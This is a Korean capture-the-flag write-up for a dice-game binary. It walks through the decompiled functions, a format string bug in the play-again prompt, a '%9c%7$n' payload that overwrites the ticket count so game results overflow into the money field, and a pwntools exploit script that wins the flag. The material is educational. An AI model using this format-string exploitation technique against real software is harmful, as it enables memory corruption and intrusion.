dice

dice

dice 문제는 주사위 합으로 승, 패를 나누는 게임을 배경으로 진행되며, 최종적으로 숨겨진 취약점을 이용하여 상점에서 판매 중인 flag를 구입하면 끝나는 문제입니다.

Analysis


status

dice 문제는 main 함수에서 플레이어에 대한 정보를 초기화한 이후 거의 모든 함수에 인자로 넘겨 주어 사용하는 것을 확인할 수 있습니다.

여기서 핵심은 해당 정보가 어떠한 형식으로 저장되어 있는지 구조를 파악하는 것이 중요하며, 이는 2번 메뉴인 status 함수를 분석하는 것으로 빠르게 해결할 수 있습니다.

```
int __fastcall status(unsigned int *a1)
{
  int i; // [rsp+1Ch] [rbp-4h]

  puts("\n======================");
  printf("money: %d$\n", a1[6]);
  printf("ticket: %d\n", *a1);
  printf("win: %d\n", a1[1]);
  printf("lose: %d\n", a1[3]);
  printf("draw: %d\n", a1[2]);
  puts("recent 8 gmaes:");
  for ( i = 0; i <= 7; ++i )
    printf("%c ", *(a1 + i + 16));
  return puts("\n======================\n");
}
```



플레이어와 관련된 정보 구조

store

store 함수는 티켓, 행운쿠키와 같은 상품을 팔고 있는 함수로 최종적으로 flag를 구입할 수 있는 함수입니다.

```
int __fastcall store(int *a1, __int64 a2)
{
  //...
  puts("\n======================");
  puts("1.ticket - 100$");
  puts("2.fortune cookie - 100$");
  puts("3.flag - 500$");
  puts("======================");
  result = get_num("======================", a2, v2, v3);
  if ( result == 2 )
  {
    if ( a1[6] > 99 )
    {
      v5 = time(0LL);
      srand(v5);
      v6 = rand();
      puts(&cookie[50 * (v6 % 5)]);
      result = a1;
      a1[6] -= 100;
      return result;
    }
    return puts("please check your money");
  }
  if ( result > 2 )
  {
    if ( result == 3 )
    {
      if ( a1[6] > 499 )
      {
        printf("%s", flag);
        result = a1;
        a1[6] -= 500;
        return result;
      }
      return puts("please check your money");
    }
    if ( result == 777 )
    {
      result = a1[6];
      if ( result > 0x63FFFFFF )
        magic();
    }
  }
  else
  {
    if ( result != 1 )
      return result;
    if ( a1[6] <= 99 )
      return puts("please check your money");
    if ( *a1 > 7 )
    {
      result = puts("sorry, tickets are sold out");
```

```
    }
    else
    {
      a1[6] -= 100;
      result = a1;
      ++*a1;
    }
  }
  return result;
}
```

store 함수를 분석하면 다음과 같은 부분을 확인할 수 있습니다.

- 8장 이상 티켓 보유 시 추가 티켓 구입 불가
- 숨겨진 상품인 777은 magic 함수를 함수로 1,677,721,600(0x64000000) 이상의 돈 필요

game

game 함수는 주사위 게임을 진행하는 함수입니다.

```
unsigned __int64 __fastcall game(int *status_p)
{
  // ...
  ticket_p = status_p;
  // ...
  while ( *ticket_p >= 0 )
  {
    bet = 0;
    player_dice = 0;
    dealer_dice = 0;
    if ( !status_p[6] || !*ticket_p )
    {
      puts("no more money or ticket");
      return __readfsqword(0x28u) ^ v13;
    }
    v1 = status_p[6];
    printf("\nmoney: %d$ \n", v1);
    puts("Betting");
    bet = get_num("Betting", v1, v2, v3);
    if ( bet <= status_p[6] )
    {
      puts("\n=======================");
      get_dice(&player_dice, &dealer_dice);
      printf("Player : %d\n", player_dice);
      printf("Dealer : %d\n", dealer_dice);
      puts("=======================");
      if ( player_dice <= dealer_dice )
```

```
      {
        if ( player_dice >= dealer_dice )
        {
          puts("draw\n");
          ++status_p[2];
          *(status_p + i + 16) = 'd';
        }
        else
        {
          printf("looooose  -%d$\n\n", bet);
          status_p[6] -= bet;
          ++status_p[3];
          *(status_p + i + 16) = 'l';
        }
      }
      else
      {
        printf("win  +%d$\n\n", bet);
        status_p[6] += bet;
        ++status_p[1];
        *(status_p + i + 16) = 'w';
      }
      while ( 1 )
      {
        puts("Play again? (yes/no)");
        get_str(buf);
        if ( !strcmp(buf, "yes") )
          break;
        if ( !strcmp(buf, "no") )
          return __readfsqword(0x28u) ^ v13;
        printf(buf);
      }
    }
    else
    {
      puts("please check your money\n");
    }
    ++i;
    --*ticket_p;
  }
  return __readfsqword(0x28u) ^ v13;
}
```

game 함수를 분석해보면 다음과 같은 부분을 확인할 수 있습니다.

- 게임 진행을 위해 1원, 1 티켓 이상 필요
- 게임 승/패/무 결과를 현재 반복 중인 횟수에 맞추어 저장
- 게임 재개 여부를 물어본 후 입력값에 따라 다른 행동 진행

- yes : 티켓 1개 차감 후 게임 재개
- no : 메인 함수로 복귀
- default : 입력받은 값을 그대로 출력

Exploit


문제를 해결하기 위해서 Format String Bug를 이용하여 현재 보유 중인 티켓 수를 조정하는 것으로 게임 재개를 8번 이상 진행해 money 영역에 값 덮어 씌워야 합니다.

이를 위해 먼저 FSB가 발생하는 부분과 티켓의 주소가 스택에 어디에 저장되어 있는지 확인해야 합니다.

FSB의 경우 게임 재개 여부를 위한 입력값을 출력하며 발생하는 것을 확인할 수 있으며

```
while ( 1 )
      {
        puts("Play again? (yes/no)");
        get_str(buf);
        if ( !strcmp(buf, "yes") )
          break;
        if ( !strcmp(buf, "no") )
          return __readfsqword(0x28u) ^ v13;
        printf(buf);   // FSB!!!
      }
```

실제 형식 지정자를 입력해보면 다음과 같이 출력되는 것을 확인할 수 있습니다.



티켓은 디버깅을 통해 확인해보면 다음과 같이 확인할 수 있습니다.

```
Play again? (yes/no)
>> %7$p
0x7fffffffde60Play again? (yes/no)
>>
```

```
gdb-peda$ x/4gx $rsp
0x7fffffffde10: 0x000055555555534e      0x00007fffffffde60
0x7fffffffde20: 0x00007ffff7dce680      0x0000000a00000007
gdb-peda$ x/4wx 0x00007fffffffde60
0x7fffffffde60: 0x00000008      0x00000000      0x00000000      0x00000001
gdb-peda$
```

위 두 부분을 이용하면 티켓 수를 변경할 수 있으며, 이를 이용해 8 게임 이상 진행하면 money 의 영역에 게임 전적이 쓰여 늘어난 돈을 확인할 수 있습니다.

```
Play again? (yes/no)
>> %9c%7$n
        PPlay again? (yes/no)
>> no

[1] Play
[2] Status
[3] Store
[4] Exit
>> 2

======================
money: 101$
ticket: 9
win: 1
lose: 0
draw: 0
recent 8 gmaes:
w
======================
```

```
======================
money: 1819765868$
ticket: 3
win: 6
lose: 6
draw: 2
recent 8 gmaes:
w w w w d l l w
======================
```

```
======================
1.ticket - 100$
2.fortune cookie - 100$
3.flag - 500$
======================
>> 777
Gooooooooood!!
INCO{D!cE_tO_F0rmAt_StrinG}
```

```
from pwn import *
p = process("./dice")

def auto(it):
    for i in range(it):
        p.sendlineafter(b">>", b"1")
        p.sendlineafter(b">>", b"yes")

p.sendlineafter(b">>", b"1")
```

```
auto(7)

py =  b""
py += b"%9c"
py += b"%7$n"
p.sendlineafter(b">>", b"1")
p.sendlineafter(b">>", py)
p.sendlineafter(b">>", b"yes")

auto(4)
p.sendlineafter(b">>", b"1")
p.sendlineafter(b">>", b"no")

p.sendlineafter(b">>", b"3")
p.sendlineafter(b">>", b"777")

p.interactive()
```